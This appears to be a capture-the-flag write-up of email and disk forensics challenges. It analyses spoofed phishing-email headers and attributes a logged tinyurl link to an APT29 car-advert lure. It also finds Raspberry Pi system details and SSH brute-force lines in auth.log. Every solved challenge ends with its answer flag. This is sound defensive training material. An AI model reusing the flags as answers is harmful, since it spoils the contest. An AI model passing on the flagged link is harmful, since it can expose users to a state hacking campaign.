
I removed some messages until we found a marketing email.


```
From - Mon Aug  7 14:45:05 2023
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Received: from SG2PR01MB3772.apcprd01.prod.exchangelabs.com (2603:1096:0:4::7)
 by TY0PR0101MB4143.apcprd01.prod.exchangelabs.com with HTTPS; Mon, 7 Aug 2023
 07:44:11 +0000
Received: from BN9PR03CA0332.namprd03.prod.outlook.com (2603:10b6:408:f6::7)
 by SG2PR01MB3772.apcprd01.prod.exchangelabs.com (2603:1096:0:4::7) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.26; Mon, 7 Aug
 2023 07:44:07 +0000
Received: from BN8NAM04FT011.eop-NAM04.prod.protection.outlook.com
 (2603:10b6:408:f6:cafe::d) by BN9PR03CA0332.outlook.office365.com
 (2603:10b6:408:f6::7) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.26 via Frontend
 Transport; Mon, 7 Aug 2023 07:44:05 +0000
Authentication-Results: spf=none (sender IP is 89.187.129.29)
 smtp.mailfrom=carsame.co.th; dkim=none (message not signed)
 header.d=none;dmarc=none action=none header.from=carsame.co.th;compauth=fail
 reason=001
Received-SPF: None (protection.outlook.com: carsame.co.th does not designate
 permitted sender hosts)
Received: from emkei.cz (89.187.129.29) by
 BN8NAM04FT011.mail.protection.outlook.com (10.13.161.109) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.20.6678.15 via Frontend Transport; Mon, 7 Aug 2023 07:44:04 +0000
X-IncomingTopHeaderMarker:
 OriginalChecksum:F8DCFB930C6FC39DBD4F285AF8150887ECB3CDA39FF36B49978103F7A2FA3C4A;
 7B430590736C3AC59195C;SizeAsReceived:524;Count:12
Received: by emkei.cz (Postfix, from userid 33)
    id C209C580BAA; Mon,  7 Aug 2023 09:44:03 +0200 (CEST)
To: emilylawerance@outlook.com
Subject: Sales News for BMW Series
From: "David Paul" <davidpaul@carsame.co.th>
Errors-To: davidpaul@carsame.co.th
Reply-To: davidpaul@carsame.co.th
Content-Type: multipart/mixed; boundary=BOUND_64D0A0C3B34B70.94968999
Message-Id: <20230807074403.C209C580BAA@emkei.cz>
Date: Mon,  7 Aug 2023 09:44:03 +0200 (CEST)
```

I uploaded this file to “https://app.phishtool.com ” which is a great tool to analyze phishing email.




Let's check ip address on the https://ipinfo.io/






Flag - CybergonCTF{89.187.129.29_Czechia_emkei.cz}

Car Brand 3



In the email message, we can see this email "ops.rejon4@kazmierz.pl " as contact address.




In the web history list, an employee visited " http://tinyurl.com/ysvxa66c " . According to the information we have , it is "APT29" .

https://www.linkedin.com/pulse/russian-state-hackers-uses-bmw-car-ads-deliver-nimnaka-kumaradasa/

Flag - CybergonCTF{APT29}

Car Brand 4




We have already found the above challenge.


Flag - CybergonCTF{http://tinyurl.com/ysvxa66c,ops.rejon4@kazmierz.pl}

Forensics

Device Info (ep1)




I also used autopsy for this challenge series. For this first challenge, we can see the operating system information in lsb-release which is under Data artifacts category.



Flag - CyberGonCTF{Ubuntu 20.04.5 LTS}

Device Info (ep2)




We can see device ip in /var/log/syslog


```
info++++++++++++++++++++++++++++++++++++++++++++++++++
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info:
+--------+-------+---------------------------------------+---------------+--------+-------------------+
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | Device |  Up  |                Address                |      Mask     | Scope  |
Hw-Address    |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info:
+--------+-------+---------------------------------------+---------------+--------+-------------------+
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: |  eth0  | False |                   .                   |       .       |   .    |
b8:27:eb:fe:83:1a |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: |   lo   |  True |               127.0.0.1               |   255.0.0.0   |  host  |
.       |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: |   lo   |  True |                ::1/128                |       .       |  host  |
.       |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | wlan0  |  True |             192.168.1.72              | 255.255.255.0 | global |
b8:27:eb:ab:d6:4f |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | wlan0  |  True | 2001:fb1:f9:d3c3:ba27:ebff:feab:d64f/64 |       .       | global |
b8:27:eb:ab:d6:4f |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | wlan0  |  True |       fe80::ba27:ebff:feab:d64f/64      |       .       |  link  |
b8:27:eb:ab:d6:4f |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info:
```

Flag - CyberGonCTF{192.168.1.72_ubuntu}

Device Info (ep3)




In /etc/netplan/50-cloud-init.yaml, there is WiFi Information.




Flag - CyberGonCTF{Ko_Koe_Lo_Ko_Ko_Ah_Nge_Chaw_Yal_Tae_Inn_Tae}

Device Info (ep4)




I found machine model in " /etc/netplan/.50-cloud-init.yaml.swp" file.



Flag - CyberGonCTF{Raspberry Pi 3 Model B Rev 1.2}

Attacker IP (ep5)




In /var/log/auth.log, we can see ssh brute forcing from 192.168.1.67.


```
Jul 15 14:20:33 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:34 ubuntu sshd[1094]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.67
user=ubuntu
Jul 15 14:20:35 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:35 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:38 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:38 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:42 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:42 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:44 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:44 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:47 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:47 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:48 ubuntu sshd[1093]: error: maximum authentication attempts exceeded for ubuntu from 192.168.1.67 port 44008 ssh2 [preauth]
Jul 15 14:20:48 ubuntu sshd[1093]: Disconnecting authenticating user ubuntu 192.168.1.67 port 44008: Too many authentication failures [preauth]
Jul 15 14:20:48 ubuntu sshd[1093]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.67  user=ubuntu
